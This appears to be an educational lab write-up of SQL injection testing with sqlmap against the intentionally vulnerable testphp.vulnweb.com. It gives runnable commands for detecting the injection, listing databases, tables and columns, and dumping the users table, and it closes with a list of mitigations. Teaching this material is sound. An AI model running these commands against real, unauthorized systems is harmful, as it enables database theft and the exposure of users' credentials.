SQL Injection Practical Exploitation

Introduction

SQL Injection (SQLi) is a common web application vulnerability that allows attackers to manipulate database queries through user input. In this experiment, SQLmap is used to identify and exploit SQL Injection vulnerabilities in a deliberately vulnerable web application for educational purposes.

Initial Setup

Before starting the SQL Injection exploitation process, the following setup was ensured:

- Testing was performed on an authorized vulnerable web application.
- Kali Linux operating system was used.
- SQLMap tool was installed and configured.
- Internet connection was available.
- Target URL accepted user input through URL parameters.

Example target URL:

`http://testphp.vulnweb.com/listproducts.php?cat=1`

Tools Used

- SQLMap
- Web Browser
- Kali Linux

Procedure

SQL Injection Testing Using SQLmap

`http://testphp.vulnweb.com/listproducts.php?cat=1`

This endpoint contains a parameter named `cat`, which is tested as a potential SQL Injection point.

Step 1: Identify the Injection Point

The `cat` parameter in the URL is identified as a possible injection point. SQLmap attempts to inject SQL payloads into this parameter to determine whether it is vulnerable to SQL Injection.



Figure 1: Identification of injectable parameter

Step 2: Running SQLmap on the Target URL

A basic SQLmap command is executed to test the target URL for vulnerabilities:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
```

Command Explanation:

- `-u`: Specifies the target URL.
- `--batch`: Automatically answers default options to make the scan non-interactive.

SQLmap analyzes the `cat` parameter and checks for SQL Injection vulnerabilities.



Figure 2: Identification of injectable parameter

Common SQLmap Commands and Options

Some commonly used SQLmap options are listed below:

- `-u`: Specify the target URL
- `-p`: Specify a particular parameter to test (e.g., `cat`)
- `--data`: Send POST request data
- `--cookie`: Use cookies for session handling
- `--proxy`: Route traffic through a proxy
- `--dbs`: Enumerate databases
- `--tables`: Enumerate tables in a database
- `--columns`: Enumerate columns in a table
- `--dump`: Extract data from database tables
- `--threads`: Increase scan speed using multiple threads

Detailed Walkthrough of SQLmap Commands

1. Initial Test for SQL Injection Vulnerability

The first step is to detect whether the parameter is vulnerable:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
```

SQLmap analyzes the `cat` parameter and confirms SQL Injection vulnerability if present.



Figure 3: Confirmation of SQL Injection vulnerability

2. Enumerating Databases

After confirming the vulnerability, all databases on the server are enumerated:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
```



Figure 4: Enumeration of databases

3. Enumerating Tables in a Database

If a database such as `acme_db` is detected, tables within that database are listed:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-D acme_db --tables --batch
```



Figure 5: Enumeration of tables in selected database

4. Enumerating Columns in a Table

Columns of a specific table (e.g., `users`) are enumerated using:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-D acme_db -T users --columns --batch
```



Figure 6: Enumeration of table columns

5. Dumping Data from a Table

Finally, data from the `users` table is extracted:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-D acme_db -T users --dump --batch
```



Figure 7: Dumping user data from database

Impact Analysis

Successful SQL Injection exploitation may result in:

- Unauthorized access to sensitive database information
- Disclosure of usernames and passwords
- Authentication bypass
- Data manipulation or deletion
- Complete database compromise

Attack Flow Documentation

1. Identify injectable parameter
2. Confirm SQL Injection vulnerability
3. Enumerate databases
4. Enumerate tables

5. Extract sensitive user data
6. Analyze impact

Suggested Mitigation

- Use prepared statements and parameterized queries
- Implement proper input validation and sanitization
- Apply least privilege principle for database access
- Disable detailed SQL error messages
- Use Web Application Firewall (WAF)

Summary

This experiment demonstrated the identification and exploitation of SQL Injection vulnerabilities using SQLmap. It provided practical understanding of database enumeration, data extraction, and highlighted the importance of secure coding practices to protect web applications.